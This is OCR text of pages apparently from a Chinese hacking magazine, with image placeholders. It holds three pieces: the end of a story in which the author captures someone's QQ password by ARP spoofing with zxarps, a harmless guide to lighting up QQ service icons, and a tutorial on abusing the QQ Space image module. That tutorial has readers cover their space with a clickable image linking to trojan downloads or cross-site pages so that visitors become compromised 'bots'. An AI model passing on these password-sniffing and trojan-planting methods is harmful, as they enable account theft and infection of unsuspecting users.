


图9 使用zxarps

没过一会儿工夫，小莱的邮箱就来了封新邮件，如图10。



图10 得到密码

就在大牛还苦苦等着俺密码的同时，我轻轻安慰地对他说让你久等了，并发他QQ密码给了他。图11。





图11 得知真相

编辑点评：

一篇非常精彩的黑客反击实战，这里面最关键的就是作者反击的思路以及几种工具的巧妙配合，再加上一定的社会工程学。这个故事告诉我们，只有把所学的知识融合到一起，才能发挥出极致的威力。



QQ图标——为我而亮

罗荣现

从本文你可以学到：

点亮全部QQ图标的方法

中考总算结束了，可以放心地玩一把了。前几天下载了最新版的QQ2007 beta3，发现QQ在这一版本中增添了好多QQ图标，有30多个呢，在这里，我就要教朋友们如何点亮这些图标。(在本文中我用一个小号4258347来做示范)。

1.摄像头。如果家里有摄像头，插上就显示。但是如果没有摄像头，大家可以到http://www.coralqq.com/下载一个珊瑚虫外挂，解压到QQ目录里。然后打开增强包配置器，选择"**参数设置**"，然后打开"**扩展功能**"菜单，将里面的摄像头状态选择成"始终显示有摄像头"，然后保存设置，重启一下QQ就可以了。如图1。




图1 设置QQ摄像头

2.QQ交友。我们可以到http://love.qq.com/然后登录，把自己的个人资料填写一份。保存一下就可以了。

3.QQ增值服务。这里包括QQ会员、QQ秀红钻贵族、QQ空间黄钻贵族、QQ游戏蓝钻贵族、QQ堂、QQ音速紫钻贵族、QQ宠物粉钻贵族、QQ音乐绿钻贵族、QQ高级交友。这些图标的点亮都是花钱的，每项10元/月。不过现在淘宝上大约10块钱就能够把这些服务都买下来，当然朋友们还可以用手机自己刷。

4.3D QQ秀。首先到http://3d.qq.com/把自己的资料填写一份，然后随便买两件衣服就可以了。不过这项服务的点亮一般比较慢，大约今天注册上，过1-2天系统就会自动点亮。

5.QQ手机绑定。只需通过手机编辑短信息，输入你的QQ号码、QQ密码，发送到170015（移动、电信用户)、377715（联通用户）即可将手机与QQ号码绑定（","可用空格代替)。这项服务的点亮反正不花钱，而且点亮后还可以将自己在好友的名单中排名提前。何乐而不为呢？如果没有手机的朋友可以借朋友的，放心，QQ绝不会发送垃圾短信的。

6. QQ短信超人，移动QQ。这两项服务只有在绑定手机后，才可以开通。QQ短信超人12元/月，移动QQ 10元/月。

7.QQ会员炫铃。只要你是会员，在自己的状态栏里点QQ炫铃的图标。随便给几个好友设置一下，就能够点亮了。

8.QQ拍拍。登录http://www.paipai.com，然后点击右上角的**我的拍拍**，然后点击开始认证，进入相关页面后同意条款，然后选择一种方式进行认证，就可以了。其中最快捷的就是手机认证，另外还可以选择身份证认证，将自己的身份证扫描件传上去，等几天就会认证好了。

9.QQ游戏。QQ堂：只要进入游戏，赚取500游戏积分就能点亮。

华夏2：登录游戏，角色在线只要累积到24小时就可以亮了。

QQ三国：只需登录游戏并且等级达到20级，便可以点亮。

QQ音速：需要2颗音速种子才能点亮，去音速跑两圈，等游戏经验跑到16000，第2天就可以到官方网站领取，也可以找有种子的朋友赠送给自己，就能够点亮了。

10.QQ空间、QQ家园。只需空间登录一下，QQ家园登录一下，然后随便摆几个免费的东西就可以点亮了。

11.QQ相册。登录http://photo.qq.com创建相册并上传图片就有显示了。

12.超级旋风。首先到http://im.qq.com/下载好软件，安装好。这个图标的点亮需要超级旋风积分在1500分以上才可以，在这里为大家介绍一个简单的方法，首先随便找一个网站，右键选择"使用超级旋风下载全部连接"，然后添加25个任务，有空的话一天再挂上几个小时，这样1500分大约21天就能出来了。到时这个图标就会自动亮起的。

13.QQ宠物。到QQ宠物官方网站砸个蛋就能有了。不过养这玩意儿很费劲哈。

14.Q歌Q魅。登录http://qgqm.qq.com/，但是目前由于业务繁忙已经暂停开通了，相信不久就会开放的。

15.手机腾讯网用户。在QQ网站上用手机登录一下就可以了。

16.QQ Live高级用户。可以在QQLive大厅个人信息中查看自己的在线等级，如图2，只要等级为一个月亮以上（也就是140个小时以上），就能够开通。




图2 QQ Live等级

17.QQ播客。首先登录http://video.qq.com/，然后选择上面的**上传/录制**，如图3。





图3 选择上传/录制

然后来到上传页面在本机选择2个视频，填好相关信息，如图4，就可以上传了。上传两个之后，系统就会自动为你点亮了。

18.QQ书签。进入http://shuqian.qq.com/，点击网页上方的"添加新网址"。如图5。

然后随便填写几个网站的相关信息制作成书签就可以了。如图6。这样一共搜集






图5 点"添加新网址"　图4 上传视频




图6 制作书签

再探QQ空间之QQ空间挂马+跨站

图 Kay4

从本文你可以学到：

怎样利用QQ空间来进行跨站




图1 点击“自定义”装扮我们的空间




图2 选择“新建模块”

上期爆了些QQ空间的免费装饰品，那时心里就总觉得少了什么，总觉得QQ空间可以开发利用的东西不止这一点。这次带给大家的东西是我无意间发现到的，下面跟我来利用它，相信这次又有一批肉鸡要落到菜菜们的手里了！！

首先打开空间，然后点击“自定义”装扮我们的空间，如图1。




图3 选择图片模块




图4 更多设置的界面

在弹出的对话框中**选择“新建模块”**，如图2所示。**选择“图片模块”**，如图3。在弹出的界面里**点击“更多设置”**，如图4。

细心的人看到这可能已经知道利用方法了。没错，在“更多设置”的图片链接一栏后面那个（点击“图片跳转”）就是我们要利用到的东西。这有人可能要问了，要点击才能启动，怎么才能挂马和跨站呢？别急，看下去。相信经常玩QQ空间的人都应该会知道**大图模块**是怎么一回事吧，对，在网上找一个我们喜欢的图片作为QQ空间的大图模块，在添加标题的图片地址里填上我们选好的图片，再在更多设置的图片链接里填好我们要跨站或者挂马的网址，模块背景、边框选择无，其他选项默认，当然了，**标题是要填的**，输入验证码点击确认就OK了，空间会出现一个模块，调整好大小，最好是覆盖整个空间的浏览区。一切准备好后我们就可以邀请别人浏览我们的空间了，只要别人在不经意下点了我们的图片（*我想那么大的一块地方他不会点不到的吧，当然了，这里面还是有点点运气成分的*），呵呵，我想他会后悔一辈子的！如图5，是跨站163，图6是下载软件。

